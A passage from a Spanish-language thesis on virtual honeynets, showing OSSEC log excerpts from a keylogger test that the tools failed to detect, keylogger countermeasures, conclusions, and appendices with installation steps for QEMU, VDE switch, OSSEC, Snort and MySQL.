Oct 28 20:58:16 localhost kernel: audit(1193615896.704:49): avc: denied { search } for pid=7666 comm="sh" name="ossec-wu" dev=dm-0 ino=647157 scontext=root:system\_r:httpd\_sys\_script\_t:s0 tcontext=root:object\_r:user\_home\_t:s0 tclass=dir
  - 2007 Oct 28 20:58:15 Rule Id: 1002 level: 7  
Location: localhost->/var/log/messages

Figura 29: Informe de estado de eventos de seguridad de Ossec (Parte II).

como en Figura 30, no se encuentra ningún patrón irregular que permita deducir algún evento de seguridad.

```

2007 Oct 28 20:58:15 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.

Oct 28 20:58:13 localhost kernel: audit(1193615893.752:47): avc: denied { getattr } for pid=6053 comm="httpd" name="index.php" dev=dm-0 ino=648061
scontext=root:system_r:httpd_ts0 tcontext=root:object_r:user_home_ts0 tclass=file

2007 Oct 28 20:58:15 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.

Oct 28 20:58:13 localhost kernel: audit(1193615893.736:46): avc: denied { search } for pid=6053 comm="httpd" name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_ts0 tcontext=root:object_r:user_home_ts0 tclass=dir

2007 Oct 28 20:58:15 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.

Oct 28 20:58:13 localhost kernel: audit(1193615893.700:45): avc: denied { getattr } for pid=6053 comm="httpd" name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_ts0 tcontext=root:object_r:user_home_ts0 tclass=dir

2007 Oct 28 20:39:02 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.

Oct 28 20:39:01 localhost kernel: audit(1193614741.016:44): avc: denied { read } for pid=6058 comm="httpd" name="tmp" dev=dm-0 ino=648221
scontext=root:system_r:httpd_ts0 tcontext=root:object_r:user_home_ts0 tclass=dir

2007 Oct 28 20:39:02 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.

Oct 28 20:39:00 localhost kernel: audit(1193614740.784:43): avc: denied { getattr } for pid=6165 comm="sh" name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_sys_script_ts0 tcontext=root:object_r:user_home_ts0 tclass=dir

2007 Oct 28 20:39:02 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.

Oct 28 20:39:00 localhost kernel: audit(1193614740.784:42): avc: denied { search } for pid=6165 comm="sh" name="ossec-wui" dev=dm-0 ino=647157
scontext=root:system_r:httpd_sys_script_ts0 tcontext=root:object_r:user_home_ts0 tclass=dir

2007 Oct 28 20:39:02 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.

Oct 28 20:39:00 localhost kernel: audit(1193614740.272:41): avc: denied { read } for pid=6058 comm="httpd" name="index.php" dev=dm-0 ino=648061
scontext=root:system_r:httpd_ts0 tcontext=root:object_r:user_home_ts0 tclass=file

2007 Oct 28 20:39:02 Rule Id: 1002 level: 7
Location: localhost->/var/log/messages
Unknown problem somewhere in the system.

```

Figura 30: Informe de estado de eventos de seguridad de Ossec (Parte II - continuación -)

#### LOG GENERAL DEL SISTEMA:

*var/log/messages*: Correspondiente a la fecha y hora del ataque, no se encuentra nada de interés con respecto al ataque.

```

Oct 28 21:57:52 localhost kernel: atkbd.c:
Unknown key released (translated set 2, code
0xe0 on isa0060/serio0).
Oct 28 21:57:52 localhost kernel: atkbd.c:

```

```
Use 'setkeycodes e060 <keycode>' to make it
known.
Oct 28 21:57:53 localhost kernel: atkbd.c:
Unknown key released (translated set 2, code
0xe0 on isa0060/serio0).
Oct 28 21:57:53 localhost kernel: atkbd.c:
Use 'setkeycodes e060 <keycode>' to make it
known.
Oct 28 22:12:36 localhost kernel:
audit(1193620356.831:53): avc: granted
{ execmem } for pid=1843 comm="nautilus"
scontext=root:system_r:unconfined_t:s0-
s0:c0.c255
tcontext=root:system_r:unconfined_t:s0-
s0:c0.c255 tclass=process
Oct 28 22:20:00 localhost kernel:
audit(1193620800.758:54): avc: granted
{ execmem } for pid=1843 comm="nautilus"
scontext=root:system_r:unconfined_t:s0-
s0:c0.c255
tcontext=root:system_r:unconfined_t:s0-
s0:c0.c255 tclass=process
```

#### 4.4.5 Análisis de los resultados

De los datos obtenidos por las herramientas dispuestas en la Honeynet, podemos concluir que el NIDS no aporta datos sobre el ataque, esto se debe a que el patrón de tramas que circula por la red virtual son considerados como válidos por el IDS y realmente lo son, ya que corresponden simplemente al envío de email de un usuario válido.

Con respecto al HIDS nos encontramos con que las herramientas de detección instaladas y la disposición de las topologías no fueron suficientes para detectar el demonio que está a la escucha del puerto del teclado, por lo tanto no pudo ser identificado el ataque.

Finalmente, podemos concluir que para este conjunto de herramientas y estas topologías seleccionadas los resultados son equivalentes y no son suficientes para detectar el ataque.

#### 4.4.6 Contramedidas

En algunas P.C. se puede vislumbrar si están infectadas por un keylogger (dependiendo de la frecuencia de nuestro procesador) por el hecho que el programa registra cada una de nuestras teclas de la siguiente manera: FicheroLog = FicheroLog + UltimaTecla, este evento será ejecutado por el keylogger cada vez que se presiona una tecla. Si bien este evento no será una carga relevante para nuestro procesador si se ejecuta a una velocidad normal, pero si por ejemplo se mantienen 10 teclas presionadas a la vez por unos 30 segundos y el sistema se congela o su funcionamiento es demasiado lento, podríamos sospechar que un keylogger se ejecuta sobre nuestro sistema [Wikih].

- 1) **Monitor de procesos:** Accediendo al monitor de procesos, podremos visualizar todo

lo que está siendo ejecutado por la computadora en ese momento (Ejemplo usando el comando TOP en linux), sin embargo es aconsejable contar con un software anti-rootkit para detectar los procesos ocultos.

- 2) **Anti-spyware:** Los usos de Anti-spyware pueden detectar muchos keyloggers y limpiarlos.
- 3) **Firewall:** Tener habilitado un firewall, no para keyloggers por sí mismo, sino para prevenir la transmisión del material que es registrado a través de la red.
- 4) **Los monitores de red:** Se pueden utilizar para alertar al usuario siempre que el keylogger use una conexión de red. Esto da al usuario la posibilidad de evitar que el keylogger envíe la información que logra registrar durante el ataque.
- 5) **Software de Anti-keylogging:** Este tipo de software graba una lista de todos los keyloggers conocidos. Los usuarios legítimos de la computadora pueden , periódicamente, efectuar una exploración de esta lista, y el software busca los artículos de la lista en el disco rígido. Una desventaja de este procedimiento es que protege solamente contra los keyloggers que están listados, siendo vulnerable a los keyloggers desconocidos o relativamente nuevos.
- 6) **Otros métodos:** La mayoría de los keyloggers pueden ser engañados, por ejemplo: se puede mover el cursor usando el mouse y luego usar el teclado, logrando que lo que hemos tipeado sea registrado en orden incorrecto. También se pueden copiar y pegar caracteres disponibles en la pantalla hasta formar la contraseña.

# CAPITULO 5

## 5. CONCLUSIONES Y TRABAJO FUTURO

### 5.1 Conclusiones

Durante el desarrollo del presente trabajo, se han logrado utilizar los conocimientos adquiridos en muchas de las asignaturas de la carrera de Licenciatura en Ciencias de la Computación, para poner en práctica nuevos conceptos que nos permitieron diseñar e implementar una solución para un problema propuesto.

El resultado de este trabajo, es el diseño e implementación de Honeynets virtuales. Para lograrlo, se ha aplicado un conjunto de herramientas de seguridad a dos diferentes topologías. Para demostrar el funcionamiento de cada instancia de Honeynet, se ha preparado un conjunto de ataques que fueron finalmente ejecutados en cada topología seleccionada.

El resultado de la experimentación nos permitió:

- ✓ Visualizar la explotación de las vulnerabilidades expuestas.
- ✓ Descubrir patrones de ataques (Ej.: fuerza bruta sobre SSH).
- ✓ Encontrar información sobre el atacante (Ej.: IP, FQDN).
- ✓ Contar con herramientas que muestren los eventos de seguridad ocurridos de una manera comprensible y ordenada para implementar distintos tipos de solución para cada problema encontrado.
- ✓ Conocer cuáles son las vulnerabilidades del sistema y establecer a futuro políticas de seguridad que minimicen los riesgos para que alguno de estos ataques sea llevado a cabo.
- ✓ Descubrir que las herramientas dispuestas no fueron suficientes para la detección de la ejecución del ataque en ninguna de las topologías propuestas. (Ej.: Durante el ataque utilizando linux key-logger).
- ✓ Confirmar que el uso de distintas topologías de red tiene gran incidencia en cuanto a la seguridad. (Ej.: Para la topología II el ataque de envenenamiento de caché ARP no es implementable por cuestiones de funcionamiento de la propia

topología.)

## 5.2 Trabajo futuro

El resultado de la presente experiencia, puede ser tomado como punto de partida para realizar otros casos de estudio utilizando Honeynets. Algunos de estos casos de estudio podrían ser:

- Exponer una arquitectura Honeynet a Internet, con el objetivo de visualizar, estudiar, clasificar y documentar los ataques encontrados, ya sean éstos ataques conocidos o no.
- Implementar una arquitectura Honeynet dentro de alguna organización pequeña o mediana replicando el funcionamiento de la infraestructura existente, con todos los servicios necesarios: Ej.: Servidor de correo electrónico, controladores de dominio, servidores web, dns, DHCP, etc.
- Realizar un conjunto de ataques que explote las vulnerabilidades existentes, para finalmente proponer y documentar un conjunto de políticas de seguridad que ayude a mejorar la seguridad en dicha red.
- Implementar una arquitectura Honeynet distribuida y enviar toda la información recolectada, utilizando una red privada virtual (VPN), al servidor de base de datos central que almacena toda la información de lo ocurrido en cada uno de los honeypots remotos. Para luego analizar de esta manera las distintas tendencias de los atacantes en cada sitio remoto.

A modo de conclusión general, el diseño e implementación de Honeynets no es un problema trivial y existen múltiples maneras de realizarlo. Diversas elecciones definen el tipo de Honeynet a implementar (primera generación, segunda generación, Honeynets virtuales, Honeynets distribuidas, etc.), la definición de los grados de libertad y restricciones que se puedan aplicar para cada despliegue (i.e. conjunto de herramientas y políticas de seguridad que deban ser respetadas), y por supuesto, el conjunto de servicios que serán expuestos.

# ANEXO A

## Anexo A. Instalación de software específico

### A.1 Instalación del software de virtualización

Para poder efectuar una correcta instalación se utiliza el gestor de paquetes “yellowdog updater modified” [YUM03] que trae incorporada la distribución Linux Fedora Core 6 [Fedo06].

Se instala el software de virtualización seleccionado junto con el acelerador k-qemu. Para ello, se abre una consola bash y se dio inicio a una sesión como administrador (root).

Pasos de instalación:

**1- yum install qemu\***

2- Una vez que encuentra el programa, nos consulta si se quiere instalar, pulsamos la tecla “s” y comienza la instalación de la aplicación con todas sus dependencias. Una vez finalizada la instalación se continúa con el acelerador de qemu.

**3- yum install dkms\*.**

4- finalmente encuentra dkms 2.0.13.-1.FC6.

5- Nos consulta nuevamente si se quiere instalar la aplicación y pulsamos la tecla “s”.

6- Luego de instalar kqemu, son necesarias algunas otras herramientas para poder llevar adelante las configuraciones del sistema de virtualización, es por eso que se debe instalar brctl (linux bridge utils), para este paso se usa el DVD de instalación para instalar el paquete llamado: bridge.utils-1.1.-2.i386.

A continuación se efectúa una serie de configuraciones, estas son:

a) crear un archivo de texto, que tendrá las configuraciones del bridge, para hacer esto se realizan los siguientes pasos:

- ✓ Abrir una consola.
- ✓ cd /etc.

- ✓ touch qemu-ifup .

Se debe crear el siguiente script dentro del archivo:

```
#!/bin/sh
#Sample /etc/qemu-ifup to have bridged networking between qemu
instances and your real net
# You need "youruser ALL=(root) NOPASSWD: /etc/qemu-ifup" in /
etc/sudoers
# You also need enough rights on /dev/tun
if [ $UID -ne 0 ] then
    sudo $0 $1
    exit
fi
/sbin/ifconfig $1 promisc 0.0.0.0
if ! /sbin/ifconfig br0 then
    /usr/sbin/brctl addbr br0
    /usr/sbin/brctl addif br0 eth0
    /sbin/ifconfig br0 up
    addr=`/sbin/ip addr | grep eth0 | grep inet | sed
-e 's/eth0/dev br0/' -e s/inet//
    /sbin/ip addr add $addr
fi
/usr/sbin/brctl addif br0 $1
/usr/sbin/brctl stp br0 on
/sbin/ip route | grep eth0 | while read route
do
    newroute=`echo $route | sed s/eth0/br0/ `
    /sbin/ip route del $route
    /sbin/ip route add $newroute
done
```

**Nota: Este script crea una interfaz br0 que servirá como BRIDGE entre la máquina real y las máquinas virtuales, además es muy importante tener en cuenta que la línea resaltada con amarillo esté en “on”, para su correcto funcionamiento.**

Para poner hacer funcionar el acelerador de qemu, se debe cargar un módulo utilizando la siguiente instrucción:

```
modprobe kqemu (siempre como root/administrador)
```

## A.2 Creación de particiones e instalación de las máquinas virtuales

Luego de instalar el software de virtualización (en este caso QEMU), se crea cada una de las particiones y se efectúa la instalación de las máquinas virtuales.

Creación de las particiones con Qemu:

- qemu-img - Utilitario de qemu para la creación de imágenes.
- create - Comando para crear la partición.
- f - Hacer referencia al tipo de partición a crear .
- qcow - Tipo de partición.
- linuxPartc.qcow - nombre de la partición junto a su extensión.
- 4G - Tamaño de la partición a crear (4 gigas en este caso).

Comando a ejecutar para crear la partición:

1- Iniciar sesión como administradores (root).

**2- `qemu-img create -f qcow linuxPartc.qcow 4G`**

Ejemplo: Al ejecutar el comando anterior, resulta:

```
[root@localhost Desktop]# qemu-img create -f qcow linuxPartc.qcow 4G
```

```
Formating 'linuxPartc.qcow', fmt=qcow, size=4194304 kB
```

Luego de crear la partición, se puede comenzar con la instalación del sistema operativo.

3- Cargaremos el módulo `kqemu`, para aumentar el rendimiento de la máquina virtual

Comando a ejecutar para cargar el módulo:

```
modprobe kqemu
```

4- Se da comienzo a la instalación del sistema operativo para la máquina virtual.

Características del comando QEMU:


- cdrom -Se ingresa la ruta física donde se encuentra la unidad de cdrom.
- boot b -Le da instrucción a la máquina virtual para que arranque con la unidad de cdrom.
- hda -Se ingresa la ruta donde creamos el archivo (en nuestro ejemplo:linuxPartc.qcow).
- linuxPartc.qcow -nombre de la partición junto a su extensión.
- m -Se ingresa la cantidad de memoria ram que se le quiere otorgar a nuestra máquina virtual.

Comando de qemu para comenzar con la instalación:

```
qemu -cdrom /dev/hdc -boot d -hda linuxPartc.qcow -m 256
```

A continuación se muestran los pasos para la instalación de la máquina virtual, junto con las imágenes asociadas en cada suceso.


Comienzo de la instalación:



*Figura 31: Arranque de la máquina virtual y comienzo de la ejecución de la instalación del S.O. Fedora Core 5.*

Aquí se observa como la máquina virtual comienza su ejecución (véase Figura 31) y utiliza el cdrom del sistema operativo FC5 el cual va a ser instalado.

A continuación inicia la carga de todos los módulos para la instalación.



```
QEMU
TCP bind hash table entries: 16384 (order: 6, 327680 bytes)
TCP: Hash tables configured (established 16384 bind 16384)
TCP reno registered
TCP bic registered
Initializing IPsec netlink socket
NET: Registered protocol family 1
NET: Registered protocol family 17
Using IPI Shortcut mode
ACPI wakeup devices:

ACPI: (supports S5)
Freeing unused kernel memory: 172k freed
Write protecting the kernel read-only data: 342k
Greetings.
anaconda installer init version 11.0.5 starting
mounting /proc filesystem... done
creating /dev filesystem... done
mounting /dev/pts (unix98 pty) filesystem... done
mounting /sys filesystem... done
could not set new controlling tty
trying to remount root filesystem read write... done
mounting /tmp as ramfs... done
running install...
running /sbin/loader
```

Figura 32: Carga de módulos para la instalación.

Una vez finalizada Figura 32, el instalador nos ofrece efectuar un chequeo de los cds de instalación antes de continuar Figura 33.



Figura 33: Solicitud de testeo del software a instalar.

Comienza el asistente de instalación del sistema operativo, donde se selecciona en primera instancia el idioma y el tipo de teclado Figura 34.




Figura 34: Asistente de instalación (parte I).

En esta parte se crean las particiones reales sobre las que se instalará el sistema operativo como si se estuviese trabajando en una instalación normal Figura 35, optando por la opción por defecto.

Aquí se habilita la opción de cliente DHCP, para que le sea otorgada una IP al momento del inicio del sistema operativo Figura 36.

El asistente solicitará una contraseña de super usuario (root), ésta deberá ser ingresada y luego confirmada Figura 37.



Figura 35: Asistente de instalación (parte II)



Figura 36: Asistente de instalación (parte III)



Figura 37: Asistente de instalación (parte IV).

En esta instancia se seleccionan los paquetes de programas a ser instalados en el sistema operativo Figura 38, en la parte superior se visualizan tres tipos de instalaciones muy generales: herramientas de ofimática (procesador de textos, planillas de cálculo, etc.), herramientas para el desarrollo de software (compiladores, entornos de desarrollo, lenguajes de programación, entre otros.) y finalmente herramientas para darle la funcionalidad a nuestro sistema operativo de servidor web (apache tomcat, etc). Cada una de éstas puede ser personalizadas en este momento o luego de haber instalado el sistema operativo. En este caso, no se selecciona nada y se deja la instalación lo más liviana posible, posteriormente se instalarán los paquetes de programas necesarios para utilizar ésta máquina virtual como honeypot.



Figura 38: Asistente de instalación (parte V).

Finalmente, comienza la instalación del sistema operativo con todos los paquetes y configuraciones establecidas.

Al finalizar la misma, se instancia la máquina virtual instalada desde la consola de comandos para verificar que todo funciona correctamente Figura 39.



Figura 39: Inicio de la ejecución de la máquina virtual.

Comando a ejecutar en consola es:

```
qemu - hda /linuxPartc.qcow -m 256
```

### A.3 Instalación y configuración de vde switch

En este segmento se muestra la manera en que se ha instalado y configurado VDE\_SWITCH (Virtual Distributed Ethernet SWITCH), para lograr la interconexión de las distintas topologías de red que se utilizarán entre la máquina real y las máquinas virtuales.

*Pasos de instalación:*

- 1- Descarga del programa vde-2.2.1.6.tar.gz
- 2- Se ejecuta el comando: `tar -zxvf vde-2.2.1.6.tar.gz`
- 3- Una vez que se descomprime el archivo, los siguientes pasos para la instalación son:

**3.1 -./configure****3.2 - make****3.3 - make install**

4 – Luego, se inicia el switch virtual ejecutando los siguientes pasos:

4.1 – Se abre una consola bash.

4.2 - **vde\_switch -d -s /tmp/switch1 -M /tmp/mgmt1**

donde los parámetros significan:

- **d** : daemon, es decir que funcione como un demonio en segundo plano.

- **s** : sock, especifica el directorio donde será creado el socket, por defecto el valor es /tmp/vdectl.

- **M**: Management, podemos utilizar una consola de administración de vde para visualizar todas las conexiones que se han generado al switch virtual.

Ej.: Se ejecuta el comando unixterm y se pasa como parámetro la ruta donde se encuentra el archivo mgmmt1.

```
unixterm /tmp/mgmt1
VDE switch V.2.1.6
(C) R.Davoli 2005 - GPLv2
vde: port/print
0000 DATA END WITH '.'
Port 0001 untagged_vlan=0000 ACTIVE - Unnamed Allocatable
  -- endpoint ID 0006 module tuntap : tap0
Port 0002 untagged_vlan=0000 ACTIVE - Unnamed Allocatable
  -- endpoint ID 0007 module unix prog : vdeqemu user=render
PID=14422 SOCK=/tmp/vde.14422-00000
1000 Success
```

Luego de terminada la instalación, bastaría con utilizar el comando vdeqemu seguido por el conjunto de parámetros correspondientes utilizados previamente en la ejecución normal de qemu para que la máquina virtual pueda conectarse en red a través de este dispositivo.

Ejemplo:

```
vdeqemu -hda miMaqVirtual.qcow -m 200 -net nic,
macaddr=52:53:00:00:AA:02 -net vde, sock = /tmp/switch1
```

**Obs:** La parte resaltada indica la conexión al switch.

#### A.4 Instalación y configuración de Ossec HIDS

A lo largo de esta guía se muestra la manera en que se instala y configura Ossec, para

que pueda darnos los avisos de los eventos de seguridad de una manera más ordenada, completa y comprensible para el administrador de sistemas. Es por ello, que se ha optado por mostrar cada evento que surja durante la experimentación en una página web alojada en un servidor web local.

*Pasos para la instalación y configuración de Ossec:*

1- Descarga del archivo ossec: ossec-hids-1.3.tar.gz y ossec-wui-0.2.tar.gz.

2- Se descomprime de la siguiente forma:

```
tar -zxvf ossec-hids-1.3.tar.gz
```

3- Se utiliza el siguiente script de instalación:

**./install.sh** (Obs: Es necesario tener instalado un compilador de C, por ejemplo el compilador gcc que viene en la distribución).

4- Nos pide un lugar donde instalarlo, lo haremos en /var/ossec.

5- Parámetros importantes de la instalación seleccionados en cada paso:

5.1- Tipo de instalación “local”.

5.2- Servidor de integridad del sistema.

5.3- Sistema de detección de rootkit.

5.4- Respuesta activa (nos permite bloquear al enemigo).

5.6- Desechar en el firewall (guarda los host atacantes en el archivo host.deny).

5.7- Se agrega en la lista blanca a: 192.168.2.1 (router), 192.168.2.100 (Maq. Real).

Obs.: Para cualquier tipo de modificación, bastará con editar el archivo de configuración ossec.conf.

Documentación de ossec: /usr/bin/bin

Ficheros que analiza ossec durante su funcionamiento:

**/var/log/messages**

**/var/log/secure**

**/var/log/maillog**

Para iniciar ossec HIDS, se ejecuta el siguiente comando:

**/var/ossec/bin/ossec-control start**

6- Instalación de la interfaz web para ossec

Para su funcionamiento requiere tener instalado: Apache y php 4 ó 5.

6.1 – Se descarga el producto **ossec.wui-02.tar.gz**.

6.2 – Se descomprime el archivo y se envía el contenido al servidor web, en la siguiente ruta **/var/www/htdocs/ossecwui**.

### 6.3 - Ejecutar el script:

```
./setup.sh
```

Importante: Modificar la línea 234 del archivo de configuración del servidor web. Para eso, ir a `/etc/httpd/conf/httpd.conf`.

Cambiar la línea: `group apache`, **por `group ossec`**

Finalmente para corroborar que todo funciona, se abre un navegador y escribimos: <http://localhost/ossec-wui>.

## A.5 Instalación y configuración de snort, mysql y php

A lo largo de esta guía se mostrará la manera en que se ha instalado y configurado Snort, para que muestre los avisos de los eventos de seguridad de una manera más ordenada, completa y comprensible para el administrador de sistemas. Es por ello, que se opta por guardar cada evento de seguridad ocurrido en una base de datos utilizando MySQL y visualizarlos a través de Snort Report, alojando dicha página en un servidor web local.

**Obs:** Para la instalación de cada uno de los componentes de software se utiliza YUM.

### Pasos generales de la instalación

(se utiliza # para hacer comentarios en el texto)

# Se descarga de Internet el programa mysql con todas sus dependencias.

1- Instalación de Mysql: `yum install mysql*`

# Se descarga de Internet todas las actualizaciones para Apache debido a que ya venía instalado en la distribución que hemos seleccionado.

2- Instalación de componentes faltantes de apache: `yum update apache*`

# Se descarga de Internet php con soporte para mysql y todas sus dependencias.

3- Instalación de php para mysql: `yum install php-mysql`

# Se descarga de Internet el HIDS Snort y todas sus dependencias.

4- Instalación de SNORT: `yum install snort*`

Luego de haber realizado todas las instalaciones automáticas utilizando YUM, se realizan los pasos de configuración, es importante resaltar que estos pasos de configuración sólo fueron probados para estos paquetes que fueron descargados de Internet y para esta versión y distribución de Linux. Para realizar la configuración e instalación en otras distribuciones u otras versiones, probablemente deban hacerse modificaciones para obtener un correcto funcionamiento.

**Configuración:**

1- Se inicializa el servicio de apache, ejecutando:

**service httpd start** (para comprobar su funcionamiento se introduce la siguiente url en un navegador <http://localhost>, y debería aparecer la página de apache)

1.1- Para poder visualizar los datos almacenados en la base de datos mysql por Snort, se utiliza “Snort Report”, que contiene una serie de páginas programadas en lenguaje PHP que permite leer los datos en tiempo real y de una forma más comprensible para el administrador del sistema.

Se almacenan las páginas de Snort Report en el subdirectorio /var/www/html

2- Se inicializa el motor de base de datos mysql server, ejecutando:

```
service mysql start
```

Al ejecutar este servicio arroja el siguiente error: “Neither host localhost local domain or localhost could be looked up with /usr/bin/resolveip. Please configure hostname”

Solución: editar /etc/hosts poniendo la ip 127.0.0.1 (localhost)

2.1- Ingresar a mysql, ejecutando:

```
mysql -u root -p
```

 (la primera vez sin contraseña, como usuarios administradores)

Se debe modificar la clave por cuestiones de seguridad entonces ejecutar:

```
mysqladmin -u root password 'micontraseña'
```

2.2- Creación de bases de datos y configuraciones para SNORT

Una vez que hemos ingresado al mysql server, se utiliza una serie de comandos para la creación y configuración de las bases de datos para nuestro NIDS.

2.2.1- Se crea la base de datos de snort, ejecutando:

```
#Creación de la base de datos de snort
```

```
mysql> create database snort;
```

```
#La sentencia grant permite a los administradores del sistema crear cuentas de usuario mysql y conceder derechos en esas cuentas (derechos de insert, delete, update, etc).
```

```
mysql> grant select, insert, delete, update on snort.* to snort@localhost;
```

```
# Se genera una contraseña para el usuario “snort” con una contraseña.
```

```
mysql> set password for
snort@localhost=password('micontraseña');
```

```
# Salir de mysql.
```

```
mysql> exit;
```

2.2.2 - Luego ir a: /usr/share/doc/snort-2.6.1.1, e ingresar el siguiente comando:

```
#Importar el esquema de la base de datos de Snort desde el código fuente, mediante el archivo
create_mysql.
```

```
mysql -u root -p < create_mysql snort
```

2.2.3 - Descargar de [www.snort.org](http://www.snort.org) todas las reglas para snort que están bajo la licencia GPL, las mismas poseen fecha 27/04/2007 y luego guardarlas en la carpeta /etc/snort/rules.

2.2.4 – Se efectúan modificaciones en el archivo de configuración de Snort:

El archivo se encuentra en /etc/snort/snort.conf, se abre el archivo utilizando el editor de textos vim.

```
# Modificación del archivo de configuración de Snort.
```

```
# Ir hasta la línea 26 y modificar la entrada de var home net indicando nuestra subred.
```

```
var home net 192.168.2.0/24
```

```
# Ir hasta la línea 114 y modificar la dirección donde se encuentran nuestras reglas snort.
```

```
var rule_path /etc/snort/rules
```

```
# Luego, aproximadamente en la línea 830, quitar el símbolo de comentario sobre la regla y
completar los datos de usuario y contraseña.
